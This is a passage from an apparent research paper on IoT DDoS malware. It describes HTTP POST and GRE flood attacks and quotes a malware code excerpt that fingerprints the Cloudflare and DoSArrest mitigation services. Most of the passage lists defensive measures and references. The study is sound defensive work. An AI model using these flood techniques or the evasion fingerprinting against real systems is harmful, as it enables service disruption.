HTTP Layer 7 flood	It is a hidden attack implemented as cfnull. It is similar to the GET/POST flood, but it sends a large POST payload of 80MB junk data to the targeted server consuming web resources. It also identifies some cloud based DDoS scrubbing services like Cloudflare and might work around them to avoid detection. (only fingerprinting for now, no mitigation identified).
GRE (Generic Routing Encapsulation Floods)	The attacker encapsulates packets with large amounts of data and routes them through to a destination network that de-encapsulates the packets payload. By sending GRE packets with large amounts of encapsulated data which also needs to be de-fragmented, the attacker is able to consume and exhaust network resources to de-encapsulate the payload.



```
#define TABLE_ATK_DOSARREST           45  // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX    46  // "server: cloudflare-nginx"
```

Fig. 15. Fingerprinting DDoS prevention techniques

VI. Prevention Measures

- First and foremost, we should identify if IoT devices need to be accessed and administered remotely (through Telnet/SSH). In many devices like routers, by enforcing physical access for updates/configuration changes, we can close the open door that attackers have been using to take control and upload malware to IoT devices. In scenarios where remote access is necessary, moving target defense (MTD) techniques can be employed. At the organizational level, we can employ port-remapping for specific services so that checking for and gaining access to port 22/23 would not suffice for an attack. Moreover, by notifying the individuals within the organization of the change, they can access the device remotely for legitimate communication.

- Implementing strong device authentication credentials. This should be employed at 2 stages: manufacturer and end user. The manufacturer should use randomly generated credentials - unique for each device as the default username and password. Strict policies for passwords should also be enforced to enhance security (longer strings - so that brute force techniques take longer time). Even if the manufacturer sets default/random credentials, individual users must change their authentication credentials before using the device.

- Expanding into PKI for IoT devices. Manufacturers should start securely managing digital certificates for IoT, so as to have unique authentication credentials for the device and service. (Generally through hardware security elements like Raspberry Pi). This can be extended to authorize software and firmware being downloaded by validating the remotely connected device issuing commands or even the digitally signed update. Moreover, by encrypting all the data (through public keys on certificates) between device edges and servers, sensitive information can be hidden from unauthorized access (especially in the case of healthcare devices).

- Identifying mechanisms for automated and authenticated software and firmware patches.Most IoT malware use published vulnerabilities as exploits, even Mirai and Bashlite couldve been easily avoided, if the Shellshock vulnerability had been patched for.

- Ingress and Egress filtering techniques (using whitelists instead of blacklists). To detect source IP spoofing, organization's or ISP's should check that the packets they receive lie in the block of one of their addresses and drop/block them if they dont belong. This can help in identification of exploited devices, which can be patched to decrease the strength of the botnet army employed by the attacker.

- Most IoT devices route their data through the cloud. Thus, why not use techniques to identify and mitigate DDoS traffic on the cloud itself? Although newer versions of malware fingerprint such detection techniques (CloudFlare and dosarrest), they have not been able to evade the same. Moreover, using the services of a resilient and scalable network infrastructure can only improve performance.

- Organizations must start incorporating SDN for the cloud. In this mechanism, if the packet flow is new, i.e. from a new IP/port, it is sent for classification else passed on to the network. Through individual host based behavior monitoring and machine learning techniques: anomalies in the traffic can be identified (such as periodicity of transmissions, protocols, ports, payload size and IP connection history).

- The two techniques mentioned above can also be incorporated into the architecture of a CDN (Content Delivery Network). CDN's not only use DDoS appliances (used to protect against minor attacks i.e. ¡ 1Gbps), but also use edge based filtering, robust networks and distributed resources. They can absorb large amounts of traffic and should only be used as a last line of protection so that the resource doesnt become unavailable.

- In addition to larger attack volumes with the advent of IoT, efforts are shifting from Network and Transport Layer attacks to the Application Layer. These attacks are far more sophisticated and require fewer resources to bring down a website or application.Moreover, they disrupt operations with a greater impact. Web Application Firewalls are a great approach to thwart not only HTTP GET/POST Floods, slow rate or high rate DDoS attacks, but also for detecting illegal file downloads and preventing web shell access.

- Closing ports known to be used for malicious activities. By closing port 48101 bots cant get back the results of brute force and hence hinder propagation, and by closing port 6667, we can disable any IRC communication (which is mainly used by hacker groups) and protect our device from a multitude of attacks.

- Disable Universal Plug and Play. Many IoT devices support UPnP, which makes the device discoverable on the internet and vulnerable to malware infections.

- Traditional signature matching techniques in BGP can be employed upstream (checking for protocols, ports, IP's and flags). However, since they are very broad, they should only be employed as the first line of defense and should not be assumed to function as a comprehensive attack detection and prevention system.

REFERENCES

[1] https://github.com/ifding/iot-malware

[2] https://github.com/wolfvan/IoT-Malware-Info

[3] Angelo Spognardi, Nicola Dragoni, Alberto Giaretta, September 2017, ”Analysis of DDoS-Capable IoT Malwares”, Proceedings of the Federated Conference on Computer Science and Information Systems, pp. 807-816

[4] J Steven Perry, October 2017, Anatomy of an IoT Malware Attack, https://www.ibm.com/developerworks/library/iot-anatomy-iot-malware-attack/index.html

[5] Ivo Van Der Elzen and Jeroen van Heugten, February 2017, Techniques for detecting Compromised IoT Devices, Research Project, University of Amsterdam

[6] Brian Krebs, https://krebsonsecurity.com/

[7] https://en.wikipedia.org/wiki/Category:IoT_malware

[8] Trend Micro, https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/elf_bashlite.smb